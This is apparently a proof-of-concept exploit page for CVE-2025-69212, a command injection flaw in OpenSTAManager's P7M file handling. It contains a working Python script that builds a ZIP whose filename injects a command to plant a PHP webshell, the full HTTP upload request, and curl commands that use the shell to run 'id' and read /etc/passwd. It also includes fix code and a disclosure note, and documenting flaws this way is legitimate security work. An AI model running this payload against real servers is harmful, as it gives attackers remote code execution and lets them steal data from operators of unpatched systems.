 lukasz-rybak/cve-2025-69212
Proof-of-concept exploit for CVE-2025-69212: OS command injection in OpenSTAManager's P7M file processing, enabling authenticated remote code execution via malicious ZIP upload.

| Field | Details |
|---|---|
| CVE ID | CVE-2025-69212 |
| Severity | CRITICAL |
| Advisory | View Advisory |
| Discovered by | Lukasz Rybak |
A critical OS Command Injection vulnerability exists in the P7M (signed XML) file decoding functionality. An authenticated attacker can upload a ZIP file containing a .p7m file with a malicious filename to execute arbitrary system commands on the server.
File: src/Util/XML.php:100
public static function decodeP7M($file)
{
    $directory = pathinfo($file, PATHINFO_DIRNAME);
    $content = file_get_contents($file);

    $output_file = $directory.'/'.basename($file, '.p7m');

    try {
        if (function_exists('exec')) {
            // VULNERABLE - No input sanitization!
            exec('openssl smime -verify -noverify -in "'.$file.'" -inform DER -out "'.$output_file.'"', $output, $cmd);
The Problem:
$file parameter is passed directly into exec() without sanitizationplugins/importFE_ZIP/actions.php:126 (when automatic import is enabled)
foreach ($files_xml as $xml) {
    if (string_ends_with($xml, '.p7m')) {
        $file = XML::decodeP7M($directory.'/'.$xml);  // $xml from ZIP!
plugins/importFE/src/FatturaElettronica.php:56 (constructor)
if (string_ends_with($name, '.p7m')) {
    $file = XML::decodeP7M($this->file);  // $name from user input!
.p7m files, decodeP7M() is calledexec() command⚠️ IMPORTANT NOTE: PHP's ZipArchive::extractTo() splits filenames on / character. Payload must NOT contain / in commands. Use cd directory && command instead of absolute paths.
import zipfile

cmd = "cd files && echo '<?php system($_GET[\"c\"]); ?>' > SHELL.php"
malicious_filename = f'invoice.p7m";{cmd};echo ".p7m'

with zipfile.ZipFile('exploit.zip', 'w') as zf:
    zf.writestr(malicious_filename, b"DUMMY_P7M_CONTENT")
POST /actions.php HTTP/1.1
Host: localhost:8081
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBKunENXxjEx5VrRc
Cookie: PHPSESSID=10fcc3c3cdccf2466ada216d5839084b

------WebKitFormBoundaryBKunENXxjEx5VrRc
Content-Disposition: form-data; name="blob1"; filename="exploit.zip"
Content-Type: application/zip

[ZIP CONTENT]
------WebKitFormBoundaryBKunENXxjEx5VrRc--
Content-Disposition: form-data; name="op"

save

------WebKitFormBoundaryBKunENXxjEx5VrRc
Content-Disposition: form-data; name="id_module"

14
------WebKitFormBoundaryBKunENXxjEx5VrRc
Content-Disposition: form-data; name="id_plugin"

48
------WebKitFormBoundaryBKunENXxjEx5VrRc--


Response (500 error is expected - XML parsing fails AFTER command execution):
HTTP/1.1 500 Internal Server Error
{"error":{"type":"Exception","message":"Start tag expected, '<' not found"}}

Verification - Webshell Created:

Webshell is publicly accessible without authentication:
$ curl "http://localhost:8081/files/SHELL.php?c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$ curl "http://localhost:8081/files/SHELL.php?c=cat+/etc/passwd"
[Full /etc/passwd output]
public static function decodeP7M($file)
{
    // Validate that file path doesn't contain shell metacharacters
    if (preg_match('/[;&|`$(){}\\[\\]<>]/', $file)) {
        throw new \Exception('Invalid file path');
    }

    // Better: use escapeshellarg()
    $safe_file = escapeshellarg($file);
    $safe_output = escapeshellarg($output_file);

    exec("openssl smime -verify -noverify -in $safe_file -inform DER -out $safe_output", $output, $cmd);
}
or
// In the upload handler, validate filenames from ZIP
foreach ($files_xml as $xml) {
    // Only allow alphanumeric, dots, dashes, underscores
    if (!preg_match('/^[a-zA-Z0-9._-]+$/', $xml)) {
        continue; // Skip invalid filenames
    }

    if (string_ends_with($xml, '.p7m')) {
        $file = XML::decodeP7M($directory.'/'.$xml);
    }
}
Discovered by: Łukasz Rybak
This CVE was responsibly disclosed following coordinated vulnerability disclosure practices. The information provided here is for educational and defensive purposes only.
